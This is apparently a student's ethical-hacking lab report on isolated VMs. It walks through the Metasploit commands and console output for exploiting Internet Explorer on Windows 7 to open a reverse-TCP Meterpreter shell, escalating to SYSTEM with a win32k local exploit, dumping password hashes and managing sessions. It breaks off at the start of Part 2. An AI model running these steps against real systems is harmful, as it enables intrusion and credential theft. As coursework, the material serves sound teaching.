
Turn on Kali VM and Windows 7 VM. You should keep Metasploitable2 turned off, which is not needed in this lab.

Log into Kali VM, and start a terminal. Log into Win7 initially as 'Alex' (password: alex123). Then, complete the following tasks. Write your answers for all questions to your lab report.

PART 1. Privilege Escalation.


1.1 Follow Lecture 7 client-side exploitation slides to exploit the IE on Win7 VM to obtain a Meterpreter shell. Since you log into Win7 with the account 'Alex', the Meterpreter shell you get should also has the privilege of 'Alex'. Grab a screenshot to prove this. The screenshot should show the result of executing the following commands: 'getuid' and 'hashdump'. Note that the 'hashdump' command should not be successful, as it needs SYSTEM privilege to run.

Step 1: sudo service postgresql start




```
┌──(kali㉿kali)-[~]
└─$ sudo service postgresql start
```

Step 2: sudo msfconsole




```
┌──(kali㉿kali)-[~]
└─$ sudo msfconsole

       =[ metasploit v6.0.15-dev                          ]
+ -- --=[ 2071 exploits - 1123 auxiliary - 352 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: When in a module, use back to go back to the top level prompt
```

Step 3: search activex scripting browser




```
msf6 > search activex scripting browser

Matching Modules
================

   #  Name                                        Disclosure Date  Rank    Check  Description
   -  ----                                        ---------------  ----    -----  -----------
   0  exploit/windows/browser/ie_unsafe_scripting  2010-09-20       manual  No     Microsoft Internet Explorer Unsafe Scripting Misconfiguration
   1  exploit/windows/browser/winzip_fileview      2007-11-02       normal  No     WinZip FileView (WZFILEVIEW.FileViewCtrl.61) ActiveX Buffer Over
flow


Interact with a module by name or index. For example info 1, use 1 or use exploit/windows/browser/winzip_fileview
```

Step 4: use 0



```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/browser/ie_unsafe_scripting) >
```


Step 5: set payload windows/x64/meterpreter/reverse_tcp



```
msf6 exploit(windows/browser/ie_unsafe_scripting) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/browser/ie_unsafe_scripting) >
```


Step 6:

a. **Set srvport 80**
b. **Set uripath prize**
c. **Set allowprompt true**




```
msf6 exploit(windows/browser/ie_unsafe_scripting) > set srvport 80
srvport => 80
msf6 exploit(windows/browser/ie_unsafe_scripting) > set uripath prize
uripath => prize
msf6 exploit(windows/browser/ie_unsafe_scripting) > set allowprompt true
allowprompt => true
```


Step 7: exploit



```
msf6 exploit(windows/browser/ie_unsafe_scripting) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.1.102:4444
```




http://192.168.1.102/prize/PhrDCw/ - Windows Internet Explorer
http://192.168.1.102/prize/PhrDCw/
Favorites
Suggested Sites
Web Slice Gallery
http://192.168.1.102/prize/PhrDCw/



```
msf6 exploit(windows/browser/ie_unsafe_scripting) > [*] Using URL: http://0.0.0.0:80/prize
[*] Local IP: http://192.168.1.102:80/prize
[*] Server started.
[*] Sending stage (200262 bytes) to 192.168.1.108
[*] Meterpreter session 1 opened (192.168.1.102:4444 -> 192.168.1.108:49170) at 2021-05-06 18:00:35 +1000
[*] Sending stage (200262 bytes) to 192.168.1.108
[*] Meterpreter session 2 opened (192.168.1.102:4444 -> 192.168.1.108:49174) at 2021-05-06 18:00:42 +1000
```


Step 8:

a. **Sessions**




```
msf6 exploit(windows/browser/ie_unsafe_scripting) > sessions

Active sessions
===============

  Id  Name  Type                     Information                             Connection
  --  ----  ----                     -----------                             ----------
  1         meterpreter x64/windows  EH21-W7-1630117\alex @ EH21-W7-1630117  192.168.1.102:4444 -> 192.168.1.108
:49166 (192.168.1.108)
```

b. **Sessions -i 1**



```
msf6 exploit(windows/browser/ie_unsafe_scripting) > sessions -i 1
[*] Starting interaction with 1...
```




```
[*] Server started.

msf6 exploit(windows/browser/ie_unsafe_scripting) >
[*] 192.168.1.108    ie_unsafe_scripting - Gathering target information for 192.168.1.108
[*] 192.168.1.108    ie_unsafe_scripting - Sending HTML response to 192.168.1.108
[*] 192.168.1.108    ie_unsafe_scripting - Request received for /prize/GDTZgF/
[*] 192.168.1.108    ie_unsafe_scripting - Sending exploit html/javascript
[*] Sending stage (200262 bytes) to 192.168.1.108
[*] Meterpreter session 1 opened (192.168.1.102:4444 -> 192.168.1.108:49166) at 2021-05-13 12:04:43 +1000

msf6 exploit(windows/browser/ie_unsafe_scripting) > sessions

Active sessions
===============

  Id  Name  Type                     Information                             Connection
  --  ----  ----                     -----------                             ----------
  1         meterpreter x64/windows  EH21-W7-1630117\alex @ EH21-W7-1630117  192.168.1.102:4444 -> 192.168.1.108
:49166 (192.168.1.108)

msf6 exploit(windows/browser/ie_unsafe_scripting) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: EH21-W7-1630117\alex
meterpreter > hashdump
[-] 2007: Operation failed: The parameter is incorrect.
meterpreter > hashdump
[-] 2007: Operation failed: The parameter is incorrect.
meterpreter > 
```

1.2 Follow Lecture 8 slides to escalate the privilege to 'NT Authority/System'. You should use a local exploit to achieve this. The difference from the lecture is that you should use 'ms18_8120_win32k_privesc' as the local exploit instead.


a) Type all command lines to achieve the above into your lab report.

Step 1: background




```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/browser/ie_unsafe_scripting) > 
```

use exploit/windows/local/ms18_8120_win32k_privesc




```
msf6 exploit(windows/browser/ie_unsafe_scripting) > use exploit/windows/local/ms18_8120_win32k_privesc
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

Step 3: set payload windows/x64/meterpreter/reverse_tcp




```
msf6 exploit(windows/local/ms18_8120_win32k_privesc) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
```

Step 4: show targets




```
msf6 exploit(windows/local/ms18_8120_win32k_privesc) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic
   1   Windows 7 x64
   2   Windows 7 x86
```

Step 5: set target 1




```
msf6 exploit(windows/local/ms18_8120_win32k_privesc) > set target 1
target => 1
```

Step 6: show options




```
msf6 exploit(windows/local/ms18_8120_win32k_privesc) > show options

Module options (exploit/windows/local/ms18_8120_win32k_privesc):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.102    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Step 7: set lport 4443




```
msf6 exploit(windows/local/ms18_8120_win32k_privesc) > set lport 4443
lport => 4443
```

Step 8: set session 1




```
msf6 exploit(windows/local/ms18_8120_win32k_privesc) > set session 1
session => 1
```

Step 9: exploit



```
msf6 exploit(windows/local/ms18_8120_win32k_privesc) > exploit

[*] Started reverse TCP handler on 192.168.1.102:4443
[*] Sending stage (200262 bytes) to 192.168.1.101
[+] Exploit finished, wait for privileged payload execution to complete.
[*] Meterpreter session 3 opened (192.168.1.102:4443 -> 192.168.1.101:49168) at 2021-05-06 17:51:12 +1000

meterpreter > 
```

b) Grab a screenshot to prove your success. The screenshot should show the result of executing the following commands: 'getuid', 'pwd', and 'hashdump'




```
Exploit targets:

   Id  Name
   --  ----
   0   Automatic
   1   Windows 7 x64
   2   Windows 7 x86


msf6 exploit(windows/local/ms18_8120_win32k_privesc) > set target 1
target => 1
msf6 exploit(windows/local/ms18_8120_win32k_privesc) > set lport 443
lport => 443
msf6 exploit(windows/local/ms18_8120_win32k_privesc) > set session 1
session => 1
msf6 exploit(windows/local/ms18_8120_win32k_privesc) > exploit

[*] Started reverse TCP handler on 192.168.1.102:443
[*] Sending stage (200262 bytes) to 192.168.1.108
[+] Exploit finished, wait for privileged payload execution to complete.
[*] Meterpreter session 2 opened (192.168.1.102:443 -> 192.168.1.108:49167) at 2021-05-13 15:59:29 +1000

meterpreter > getuid
[-] Unknown command: getuid.
meterpreter > geuid
[-] Unknown command: geuid.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > pwd
meterpreter > pwd
meterpreter > pwd
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > pwd
C:\Users\alex\Desktop
meterpreter > hashdump
admin:1005:aad3b435b51404eeaad3b435b51404ee:3008c87294511142799dca1191e69a0f:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3008c87294511142799dca1191e69a0f:::
alex:1004:aad3b435b51404eeaad3b435b51404ee:f91509e54ad61769edf3097af3bada74:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1003:aad3b435b51404eeaad3b435b51404ee:4b6c3e7d1dd9cd4cd21a387011e363c9:::
meterpreter >
```

1.3 Follow Lecture 8 slides to kill the Meterpreter session obtained in Task 1.1, while keeping the session obtained in Task 1.2.


a) Type all command lines to achieve the above into your lab report.

Step 1: background




```
meterpreter > background
[*] Backgrounding session 2...
```

Step 2: sessions




```
msf6 exploit(windows/local/ms18_8120_win32k_privesc) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x64/windows  EH21-W7-1630117\alex @ EH21-W7-1630117  192.168.1.102:4444 -> 192.168.1.108
:49166 (192.168.1.108)
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ EH21-W7-1630117   192.168.1.102:443 -> 192.168.1.108:
49167 (192.168.1.108)
```

Step 3: sessions -k 1



```
msf6 exploit(windows/local/ms18_8120_win32k_privesc) > sessions -k 1
[*] Killing the following session(s): 1
[*] Killing session 1
[*] 192.168.1.108 - Meterpreter session 1 closed.
```

b) Grab a screenshot to prove your success. This screenshot should include the result of executing the command 'sessions' under msfconsole.




```
Server username: NT AUTHORITY\SYSTEM
meterpreter > pwd
meterpreter > pwd
meterpreter > pwd
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > pwd
C:\Users\alex\Desktop
meterpreter > hashdump
admin:1005:aad3b435b51404eeaad3b435b51404ee:3008c87294511142799dca1191e69a0f:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3008c87294511142799dca1191e69a0f:::
alex:1004:aad3b435b51404eeaad3b435b51404ee:f91509e54ad61769edf3097af3bada74:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1003:aad3b435b51404eeaad3b435b51404ee:4b6c3e7d1dd9cd4cd21a387011e363c9:::
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(windows/local/ms18_8120_win32k_privesc) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x64/windows  EH21-W7-1630117\alex @ EH21-W7-1630117  192.168.1.102:4444 -> 192.168.1.108
:49166 (192.168.1.108)
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ EH21-W7-1630117   192.168.1.102:443 -> 192.168.1.108:
49167 (192.168.1.108)

msf6 exploit(windows/local/ms18_8120_win32k_privesc) > sessions -k 1
[*] Killing the following session(s): 1
[*] Killing session 1
[*] 192.168.1.108 - Meterpreter session 1 closed.
msf6 exploit(windows/local/ms18_8120_win32k_privesc) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ EH21-W7-1630117  192.168.1.102:443 -> 192.168.1.108:4
9167 (192.168.1.108)

msf6 exploit(windows/local/ms18_8120_win32k_privesc) >
```

PART 2 INFORMATION GATHERING


a) Grab a screenshot showing the output of ‘sysinfo’.

Step 1: sessions



